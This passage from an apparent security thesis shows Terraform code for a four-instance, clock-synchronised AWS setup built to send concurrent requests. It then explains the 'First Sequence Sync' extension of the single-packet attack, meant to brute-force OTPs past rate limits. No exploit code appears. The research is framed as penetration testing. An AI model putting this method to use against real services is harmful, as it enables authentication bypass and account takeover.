several of phases. Firstly, the programmer will specify the version of the tool and the set of providers he wants to use for his infrastructure. Then he will describe the resources he needs and how they are configured in a Terraform configuration file. After the tool checks that the syntax is correct, it will *plan* the infrastructure deployment, reporting the resources it is going to manage and the actions it is going to perform. Crucial in this phase is also the **state file**, which stores the state of the whole infrastructure: whether it is up and running, which components it uses, etc. By checking the state file, Terraform may decide that to comply with the configuration files, some resources need to be updated or destroyed. Lastly, the plan has to be *applied* to be made effective; in this way, Terraform will interact with the third-party APIs to build the infrastructure.




Figure 4.7: Terraform workflow. [45]

Many companies nowadays utilize Terraform, not only for its open source nature but also because it employs its own providers to manage autonomously third-party resources. Moreover, Terraform's infrastructures are *"immutable"*, in the sense that any new configuration substitutes the previous one, avoiding a spike in complexity or a drop in performances due to the pileup of different updates. Other main advantages of a similar tool are:

- Automation: Terraform connects and distributes resources on its own, making the process faster.
- Reliability: with big infrastructures, configuration can be messy. Terraform, instead, handles the resources in a consistent way.
- Optimization: it accelerates deployments, enabling real-time configuration updates.

Now that we understand the key concept of Terraform's workflow, let's focus on the code we used to develop our multi-server infrastructure on the AWS public cloud.

Before diving into the code, few prerequisites need to be noted: in order to rent resources on AWS, you need an AWS account; online, there are various tutorials that can help the user set up one in a few steps. The second prerequisite

is to install on your local machine Terraform, which can be done from the official website, where a guide is also available to facilitate the experience with the tool. Next, we will create a folder that is going to collect all of our configuration files, and we are going to inspect each one of them.

The first file to analyze is the **provider** file. This file specifies the configuration of the Terraform tool, setting up the right provider in order to talk correctly with the AWS cloud. As we saw before, the provider is what Terraform uses to interact with the third-party APIs. Another important thing that is specified here is the region we are going to use when renting AWS resources; resources from the AWS public cloud can be rented from more than 34 geographical regions and 108 availability zones, and the user has to specify where the resources he needs should be placed. Different studies have underlined the importance of being close to the target when attacking through race conditions in order to minimize the network jitter. So, the possibility to choose the position of our architecture is very useful.

Listing 4.1: provider.tf

```
# Download the dependency:
terraform {
  required_providers {
    aws = {
        source = "hashicorp/aws"
        version = "4.67.0"
    }
  }
}

# Set Up AWS:
provider "aws" {
  region = var.region
}
```

In the provider file, in the `region` attribute, you may note that the value that we specify is `var.region`. Terraform in fact offers the possibility to parameterize its files, allowing the possibility to create a custom variable and using it in Terraform by referencing it as `var.var_name`. The **variable** file is where, for simplicity, we collected all the variables we are using in this project. The advantage of using variables is also that their values can be easily adjusted for future updates or different requirements, making the project more reusable.

Listing 4.2: variable.tf (1)

```
variable "region" {
  description = "The AWS region in which the resources will be
    created."
```

```
3   type        = string
4   default     = "us-east-1"
5 }
6 variable "availability_zone" {
7   description = "The availability zone where the resources will
      reside."
8   type        = string
9   default     = "us-east-1a"
10 }
```

Apart from the region and availability zone variables, we need to briefly discuss what the `ami` and `instance_type` ones are. An Amazon Machine Image is an image that provides both the software and the information on the virtualized hardware necessary to configure and launch an EC2 AWS machine (Elastic Compute Cloud). A user can create his own AMI or use those already published, both private and public. In this case, the AMI ID we specified corresponds to a public Ubuntu machine with an x86_64 architecture and EBS storage. The instance type instead is necessary for AWS in order to understand what type of resource you are renting and how much the service should make you pay for its usage. A `t2.mirco` instance allows us to keep the costs low and have good computing resources.

Listing 4.3: variable.tf (2)

```
1 variable "ami" {
2   description = "The ID of the Amazon Machine Image (AMI) used to
      create the EC2 instance."
3   type        = string
4   default     = "ami-0261755bbcb8c4a84"
5 }
6 variable "instance_type" {
7   description = "The type of EC2 instance used to create the instance
      ."
8   type        = string
9   default     = "t2.micro"
10 }
```

Now, let's discuss the **main** project file, dividing it into its various components. The first thing we did was create a VPC, or Virtual Private Cloud, which is a logically isolated virtual network where we can connect and launch our instances. Similarly to a normal network, we can define subnets or internet gateways to connect our VPC to the internet and better control the network traffic. Notice we have to use CIDR notation to specify an IP address block for our network resources. Below, we defined a VPC, an internet gateway, and a subnet for our instances. To connect the gateway and the subnet to our private network, we can pass the VPC

ID to the configuration blocks of those elements.

Listing 4.4: main.tf (network resources)

```
# Create a vpc
resource "aws_vpc" "terra_vpc" {
  cidr_block = "10.0.0.0/16"
  tags = {
    name = "my_vpc"
  }
}
# Create an internet gateway
resource "aws_internet_gateway" "terra_IGW" {
  vpc_id = aws_vpc.terra_vpc.id
  tags = {
    name = "my_IGW"
  }
}
# create a subnet
resource "aws_subnet" "terra_subnet" {
  vpc_id = aws_vpc.terra_vpc.id
  cidr_block = "10.0.1.0/24"
  availability_zone = var.availability_zone

  tags = {
    name = "my_subnet"
  }
}
```

Next, if we want to create a server instance, we need to configure the network so that its resources can connect to the internet; in order to achieve this, we need to define a **route table** that handles the outgoing traffic towards the web. In the following code snippet, we defined the route table, configured the outgoing traffic route from the subnet up to the web, and tied that route to our subnet and route table.

Listing 4.5: main.tf (network configuration)(1)

```
# Create a custom route table
resource "aws_route_table" "terra_route_table" {
  vpc_id = aws_vpc.terra_vpc.id
  tags = {
    name = "my_route_table"
  }
}
# create route
resource "aws_route" "terra_route" {
  destination_cidr_block = "0.0.0.0/0"
  gateway_id  = aws_internet_gateway.terra_IGW.id
```

```
12   route_table_id = aws_route_table.terra_route_table.id
13 }
14 # associate internet gateway to the route table by using subnet
15 resource "aws_route_table_association" "terra_assoc" {
16   subnet_id = aws_subnet.terra_subnet.id
17   route_table_id = aws_route_table.terra_route_table.id
18 }
```

It is now crucial to define a **security group** for our VPC. A security group allows you to define network rules both for the incoming and outgoing traffic of your instances. Its behavior is similar to a firewall: by creating rules, you can decide which connections are possible, which ports can be used, and which IP ranges are acceptable. In our configuration, we defined three types of allowed incoming traffic for our instances and one allowed outgoing connection; this code means that our servers can receive incoming HTTPS traffic on port 443, incoming HTTP traffic on the classic port 80, and SSH connections on port 22. The SSH rule is useful in case we need to access directly our resource to perform some operations. The egress rule instead states that it is permitted *all* the outgoing traffic towards the internet.

Listing 4.6: main.tf (network configuration)(2)

```
1  # create security group to allow ingoing ports
2  resource "aws_security_group" "terra_SG" {
3    name        = "sec_group"
4    description = "security group for the EC2 instance"
5    vpc_id      = aws_vpc.terra_vpc.id
6    ingress = [
7      {
8        description      = "https traffic"
9        from_port        = 443
10       to_port          = 443
11       protocol         = "tcp"
12       cidr_blocks      = ["0.0.0.0/0", aws_vpc.terra_vpc.cidr_block]
13       ipv6_cidr_blocks  = []
14       prefix_list_ids   = []
15       security_groups   = []
16       self              = false
17     },
18     {
19       description      = "http traffic"
20       from_port        = 80
21       to_port          = 80
22       protocol         = "tcp"
23       cidr_blocks      = ["0.0.0.0/0", aws_vpc.terra_vpc.cidr_block]
24       ipv6_cidr_blocks  = []
25       prefix_list_ids   = []
26       security_groups   = []
```

```
      self              = false
    },
    {
      description       = "ssh"
      from_port         = 22
      to_port           = 22
      protocol          = "tcp"
      cidr_blocks       = ["0.0.0.0/0", aws_vpc.terra_vpc.cidr_block]
      ipv6_cidr_blocks  = []
      prefix_list_ids   = []
      security_groups   = []
      self              = false
    }
  ]
  egress = [
    {
      from_port         = 0
      to_port           = 0
      protocol          = "-1"
      cidr_blocks       = ["0.0.0.0/0"]
      description       = "Outbound traffic rule"
      ipv6_cidr_blocks  = []
      prefix_list_ids   = []
      security_groups   = []
      self              = false
    }
  ]
  tags = {
    name = "allow_web"
  }
}
```

Up until now, we have configured the network components of our system so that it could communicate with the internet and send requests to web applications and other servers. In fact, we have yet to define our actual instances and connect them to the network we have previously set up. The following code is aimed at defining our EC2 instances and associating them to our VPC and subnets; in this way we are going to create a multi-server system ready to send a massive number of requests over the internet. We have to define three sets of components: `aws_network_interface`, a set of `aws_eip`, and lastly, a set of `aws_instance`. An `aws_network_interface` is a network interface attached to the EC2 instance; it is useful to control network properties and associate a security group to the resource. An `aws_eip` is an **elastic IP**, which is a static and public address that can be connected to our instance, providing a fixed entry point even if the instance is stopped or restarted. Lastly, the `aws_instance` is the real computing instance

that is going to host our web server; it is defined using the AMI ID, the instance type, a network interface, and other parameters that are useful to describe what our instance is going to be. An important thing to notice is the `count` attribute; this value is used to specify the number of elements Terraform is going to create. In our case, we ask to create 4 AWS instances that will be used to host Apache servers for our attack purposes. Of course, this means that any component tied to our instances has to be instantiated four times too.

Listing 4.7: main.tf (instances)

```
# create a network interface with private ip from step 4
resource "aws_network_interface" "terra_net_interface" {
  count = 4
  subnet_id = aws_subnet.terra_subnet.id
  security_groups = [aws_security_group.terra_SG.id]
}

# assign a elastic ip to the network interface created in step 7
resource "aws_eip" "terra_eip" {
  count = 4
  vpc = true
  network_interface = aws_network_interface.terra_net_interface[count
    .index].id
  associate_with_private_ip = aws_network_interface.
    terra_net_interface[count.index].private_ip
  depends_on = [aws_internet_gateway.terra_IGW, aws_instance.
    terra_ec2]
}
# create an ubuntu server and install/enable apache2
resource "aws_instance" "terra_ec2" {
  count = 4
  ami = var.ami
  instance_type = var.instance_type
  availability_zone = var.availability_zone

  network_interface {
    device_index = 0
    network_interface_id = aws_network_interface.terra_net_interface[
    count.index].id
  }

  user_data = file("${path.module}/user_data.sh")

  tags = {
    name = "web_server"
  }
}
```

When writing the configuration of the `aws_instance` above, you may have noticed the parameter called `user_data`, which took a shell script as an input. The `user_data` attribute is very important when defining an instance; in fact, this attribute allows a user to pass to the instance a set of shell commands that will be executed at its launch. In our case, we configured all of our EC2 instances with this shell script, whose only function is to install and start the Apache web server:

Listing 4.8: user_data.sh

```
#!/bin/bash
sudo apt update -y
sudo apt install apache2 -y
sudo systemctl start apache2
echo "Deploy a web server on aws" | sudo tee /var/www/html/index.html
```

In the end, let's talk about the **output** file. Terraform allows the user to define a set of outputs that can be queried and computed after the configurations have been successfully applied. Our output file is just used to print on the console the ID of the resources we created: the ID of the VPC, the subnets, the instances, and so on.

Listing 4.9: output.tf

```
output "vpc_id" {
    description = "vpc id"
    value = aws_vpc.terra_vpc.id
}

output "subnet_id" {
    description = "private ip(subnet)"
    value = aws_subnet.terra_subnet.id
}
output "IGW_id" {
    description = "internet gateway id"
    value = aws_internet_gateway.terra_IGW.id
}
output "routetable_id" {
    description = "route table id"
    value = aws_route_table.terra_route_table.id
}
output "SG_id" {
    description = "security group id"
    value = aws_security_group.terra_SG.id
}
output "eip" {
    description = "public Ip of eip"
    value = [for x in aws_eip.terra_eip: x.public_ip]
}
output "instance_ids" {
```

```
27   description = "IDs of the EC2 instance"
28   value       = [for instance in aws_instance.terra_ec2: instance.id]
29 }
30
31 output "instance_public_ip" {
32   description = "Public IP addresses of the EC2 instance"
33   value       = [for instance in aws_instance.terra_ec2: instance.
       private_ip]
34 }
```

Once we have written and validated these file, we can execute the commands that will make Terraform interact with the AWS cloud.
`terraform init` is the first command needed and has the objective of setting up the right Terraform version for the project.
`terraform plan` is used to plan the deployment of the resources previously defined in the configuration files. This command will highlight any errors in the syntax or problems with the providers and will report to the user the number of instances he is going to create.
`terraform apply` is used to actually launch the Terraform files. This operation will create the instances and the whole infrastructure written in the configuration files. It will also create the state file `terraform.tfstate`, which is used to keep track of any updates to the system. Once the command is over, we can connect to the elastic IP tied to any of the instances using a web browser, and we will see something like what is shown in Figure 4.8.
`terraform destroy` is also a crucial command; when the resources have finished their purpose, they can be easily destroyed by Terraform without the user's involvement. To perform this, Terraform will simply read the state file and destroy the specified resources. This is very important in AWS, as the more time the infrastructure is up and running, the more you may have to pay.




Figure 4.8: Apache server running after the apply command. [46]

Having correctly configured a multi-server architecture, we are able to send many requests from any of these servers or from all of them at once. However, we

still lack one condition to enable real concurrency between the different instances: we need to synchronize them using time.

4.3 Solving the Timing Problem

In previous chapters, we saw that the key to finding a race condition is sending requests so that they land on the server in the minimum possible time frame. This condition is crucial: even with thousands of requests, if their arrival time at the server is largely different—a second of difference is already too much in this situation—our attack won't work.

By default, the EC2 instances are not synchronized. As with any distributed system, even with similar machines there will always be some timing differences in program execution or between the various instances' clocks. In case an attack aimed at exploiting a race condition was carried out from the previously designed architecture, the packets would arrive at destination in the most diverse time frames, preventing the pentester from getting the right timing and obtaining a real exploit. Moreover, EC2 instance time tends to drift for a series of factors, including ambient temperature [47]. This would mean that with our current infrastructure, the longer it runs, the more the time of the different machines is going to grow apart, making it less reusable. To solve both of these problems, which are typical in distributed systems, AWS offers another useful feature: **Amazon Time Sync Service**.

This AWS service is aimed at having coherent and precise clock time across different machines. To achieve this, Amazon offers a fleet of "satellite-connected and atomic reference clocks"[48], meaning that EC2 machines can connect periodically to these devices in order to synchronize their internal time. The synchronization can be done both locally, for better performance with AWS's own AMI at the address 169.254.169.123, or via a public internet address, `time.aws.com`. In our case, all we need to do is add a few code lines in the `user_data.sh` file; the instances' AMI we are using are able to connect to the local IP address of the service, but we need to configure it. The code we are going to write will be as follows, respecting the guidelines in the official documentation and this article [49]:

Listing 4.10: user_data.sh (2)

```
#install chrony:
sudo apt remove ntp* -y
sudo apt install chrony -y
sudo systemctl start chronyd
```

```
5 sudo sed -i '17i server 169.254.169.123 prefer iburst minpoll 0
    maxpoll 0' /etc/chrony/chrony.conf
6 sudo /etc/init.d/chrony restart
```

Chrony is a versatile implementation of the Network Time Protocol (NTP) that our EC2 instances are going to use to connect locally to the AWS Time Sync Service. At launch, we are cleaning previous ntp directories, installing the tool on our instance, and starting the chrony service. After these operations, we are editing the chrony configuration file to ask chrony to perform periodic polling after a specified time. That time is included between the $2^{minpoll}$ and $2^{maxpoll}$ values; in our cases, they are both set to $2^0 = n1$, which means that chrony will synchronize the EC2 instances with the AWS time reference at each second. This new configuration allows for better automation and reusability of our architecture, maintaining the output timing of the requests coherent with the previous results.

Now that we have achieved a multi-server infrastructure, we are ready to perform concurrent requests to test web applications and their authentication systems. However, the attack we have in mind is still only halfway possible. The next chapter will focus on methods to improve the single packet attack to send hundreds of thousands of requests in the smallest time window as possible.

Chapter 5

Extending the Attack's Request Capacity

The single packet attack is a great and innovative way to spot race conditions and to see how each web application deals with concurrency. However, when dealing with OTPs and passwords, it is just not enough. This chapter explores the single packet attack's limitations and a way to improve it beyond them.

5.1 Overcoming the Single-Packet Attack limitations

Sending 20 to 30 requests in parallel into a single packet is an incredible feat that most organizations did not believe possible when developing their web applications. This assumption opens the doors for attackers looking to exploit request concurrency to find a breach in a web system. However, the many vulnerabilities out in the wild may not be actually highlighted by a similar technique, as they may require a more prominent effort with the number of requests sent concurrently.

In this work's situation for example, in order to prove that a system is vulnerable to a brute-force of the OTPs, it is not enough to show that the rate-limit can be bypassed. A 6-digits code has 1.000.000 possible combinations; even if the tester proves he can send more requests than expected by the system, if the total request number is not enough to prove that the OTP can actually be found with a certain precision, it is not possible to demonstrate a vulnerability. However, the fact that the tester has not found an actual exploit does not mean that the vulnerability is not present. Penetration testers always work under a tight schedule and have only a fixed time to asses a system's security. That period is not always enough

to find every security pitfall the web application may present, especially if the vulnerability is subtle like a race conditions. The attack we need to design has to provide its user a large enough request output that makes it possible to exploit a wrong OTP's authentication management.

How can the single-packet attack be expanded? When asked about it Kettle provided two possible routes. The first is forcing the **maximum segment size** at the TCP layer up; the second is by issuing TCP packets deliberately **out of order**. Let's analyze them in detail.




Figure 5.1: A visual representation of the MSS. [50]

MSS or Maximum Segment Size [51] is a parameter in the OPTION field of the TCP header that specifies the maximum size of the TCP payload, which is the actual data being transported by the protocol. To use an analogy, if the packet can be seen as a transport truck, the MSS is the maximum measure of its trailer. In fact, if the data part of the segment is larger than the specified MSS, then the whole packet is dropped and not sent over the network. The MSS parameter is established during the TCP handshake at the start of the connection; in that moment the devices specify the size of packets their are willing to receive, through a message called "MSS announcement" [52]. The end device often does not know anything about the protocol used in the transmission, so network devices can rewrite the MSS specified in the packets they process in order to adjust them to the connection.

The MSS value is calculated from another important metric: the **MTU** or Maximum Transmission Unit. This parameter specifies the largest packet or frame size that can be sent over the network. Looking at figure 5.1, it's clear that the MTU

encompasses also the transport and network headers, for example the TCP and IP ones. In order to derive the MSS, which is the size of the "data" part of the packet, we apply the following formula:

$$\boldsymbol{MSS = MTU - (IPhead + TCPhead)}$$

As an example, imagine that a router has an MTU of 1.500. Knowing that typically the TCP and IP header are 20 bytes long, the corresponding MSS can be obtained as:

$$\boldsymbol{MSS = 1500 - (20 + 20) = 1460}$$

Thus, packets whose data size is larger than 1460 bytes will be dropped automatically. It's important to underline that the MSS can be used independently on both way of communication. Devices do not negotiate the MSS; the actual MSS is selected based on the endpoint's buffer and outgoing interface MTU [53]. This can be seen in figure 5.2.




Figure 5.2: Client and server announce their respective MSS.

The choice of the MSS is very important to optimize the performances of the network. This parameter maximizes the amount of data that can be sent in a single packet, minimizing the overhead introduced by network protocol's header. It is typically believed that the standard value for the MSS is 1500 bytes, but this is just a convention adopted because of Ethernet systems during the 20th century. In IPv4, the maximum value available for the MSS is 65.495 bytes, considering that the available datagram space is `2^16` bytes and that nowadays the headers are typically 32 bytes long. The single packet attack has a limitation of 1.500 bytes for the MSS, but by raising this value to 65495 we would be able to add more requests in the last packets.

Another important optimization performed by the MSS is that it avoids oversized segments, that are typically **fragmented** by routers, adding other overhead to the network. Fragmentation is a common problem regarding the MTU metric; while a packet that is larger than the MSS is not delivered, one that exceed the MTU is broken into smaller pieces. This process happens at the IP layer, and the new packets are marked so that the destination knows how to reassemble them. Fragmentation is not always supported by applications, and since it also adds overhead, it should typically be avoided by choosing a good MSS. However, in this scenario, IP Fragmentation can be an important tool for expanding our attack's capacity.




Figure 5.3: Packet reordering. [54]

The second technique suggested by Kettle is sending the TCP packets **out-of-order** (fig. 5.3). In general, packet reordering defines the phenomenon where packets arrive at destination in a different sequence with respect to the sending one. This is typically due to network jitter or particular situations over the network, like load balancing, parallel processing or the presence of multiple paths. Learning to manage packets out-of-order is an important subject, and each application deals with it differently. Some protocols may inherently avoid it, like TCP. TCP is a reliable, connection-oriented protocol that ensures that the messages arrive to the computer in an ordered and error-free way [54]. TCP uses two techniques to ensure that the packets are ordered correctly: each packet is tied to a **sequence number**, that allows the receiver to reorder the packets at the end of the transmission. It also employs **ACK** messages, used to communicate to the sender which packet is expected next, implicitly saying which has been just received and if there were any

error in ordering.

When TCP packets are received out-of-order, they are not acknowledged or passed to the application layer. Rather, they are buffered until the right sequence can be reconstructed either by delayed packets or by retransmitted ones. The receiver uses the sequence number to determine the right order, and once the missing packets arrive it creates the correct message and forwards it to the application layer. In this work, reordering the packets to trigger a buffer and delay the final arrival of the packets at the server can be a useful strategy to allow more packets to be processed concurrently once the final sequence is completed.

5.2 First-Sequence Sync: an Overview

These techniques were both used by the security engineer "RyotaK", who improved the single-packet attack so that it could break both the 1500 and the 65.535 byte limit imposed by the MSS of the TCP protocol and deliver concurrently a huge amount of requests in a minimal time frame [55]. The attack that he designed is called "**First Sequence Sync**".

RyotaK wanted to overcome the limitations of the single-packet attack; in particular the limited amount of concurrent requests that can be sent to the application's backend. In the original research, Kettle presented a limit of 1500 bytes for his implementation's packet size; meaning that with the last TCP packet he was able to deliver to the server at most 30 requests in parallel. As explained in the previous section, this limit is related to the Ethernet frame, which encapsulates the IP packet which in turn encapsulates the TCP packet. Since the maximum size of the Ethernet frame is 1518 bytes, and the the header and the Frame Check Sequence are 14 bytes and 4 bytes long, respectively, we find out that the maximum size of the IP packet encapsulated is 1500 bytes. Check out figure 5.4.

At the same time, however, the previous section also highlighted that the TCP packet size can reach up to 65535 bytes. But how could a packet this large be encapsulated in a 1500-bytes IP packet? The solution was also presented previously: through IP fragmentation! This technique splits the original IP packet into smaller instances, which are encapsulated into Ethernet frames and taken to destination. The receiver will notice that the packets are the result of a fragmentation process and will wait until all of them are collected before sending the complete message to the TCP layer. This allows sending to a server messages that use all the available TCP size, surpassing the 1500 bytes limit.





Figure 5.4: The limit of 1500 bytes visually explained. [55]


Now that it is possible to send larger packets, we still need to find a way to send these packets concurrently, or at least in a way that makes them look concurrent to the server. Here enters the second technique: TCP reordering. By exploiting the TCP sequence number we can send packets out-of-order, having them processed only when the entire flow has successfully reached the application. Combining these two strategies results in an attack that can ben summed up as follows:

- First, the client opens a TCP channel with the destination, requesting the use of HTTP/2.
- The client sends request data except for the last byte of each request. This is exactly what happened with the single-packet attack.
- Now, the attacker will create a large TCP packet (up to 65535 bytes) which contains all the last bytes of the requests he previously sent.
- Using IP fragmentation, the big packet is split into smaller TCP ones and sent to the application, with the exception of the packet with the first sequence number.
- Once all the TCP packets with the last bytes arrive to the server, the attacker will send the TCP packet with the first sequence number.
- The server completes the big TCP packet, which in turn completes the single-packet attack data.

Like in the original technique, the last bytes allow the backend to start processing the request batch sent at the beginning. This time however, the number of requests you can send as a single-packet has increased exponentially.



(a) Send request data without last bytes. **(b)** Send last packet without first sequence.



(c) Send the first sequence to make the server process the data.

Figure 5.5: The First Sequence Sync in its various phases. [55]

It is important to point out that this technique has its limitations; the number of requests that one can send to a server concurrently depends on a couple of factors. The first is the TCP buffer size of the server; the buffer is the place the server stores the packets that arrive out-of-order, so this component needs to be large enough.

In most cases this is not a problem, as modern servers have a large RAM and a buffer capable of storing packets by default. Another issue, however, may derive from the SETTINGS_MAX_CONCURRENT_STREAMS setting in HTTP/2, that specifies the number of requests a server can process on one connection. This is crucial for this implementation, as we need only one connection to use the first sequence sync. The table 5.1 shows the typical value of this parameter for the most popular servers:

Implementation	Max Concurrent Streams
Apache httpd	100
Nginx	128
Go	250
nghttp2	4294967295
Node.js	4294967295

Table 5.1: Max concurrent streams for popular servers.

After explaining the theory behind this attack, the next section presents how it works in practice, and how it can be leveraged to maximize the request output of our infrastructure.

5.3 Implementation and Tuning for the OTP Use Case

The first sequence sync is based on the use—or, in this case, abuse—of methods belonging to the TCP and HTTP/2 protocols. In order to test his assumptions, RyotaK developed a benchmark situation that could provide insight on the correctness of his implementation. This simple experiment provides guidelines on how the first sequence sync works and how it can be adapted to this work's objectives.

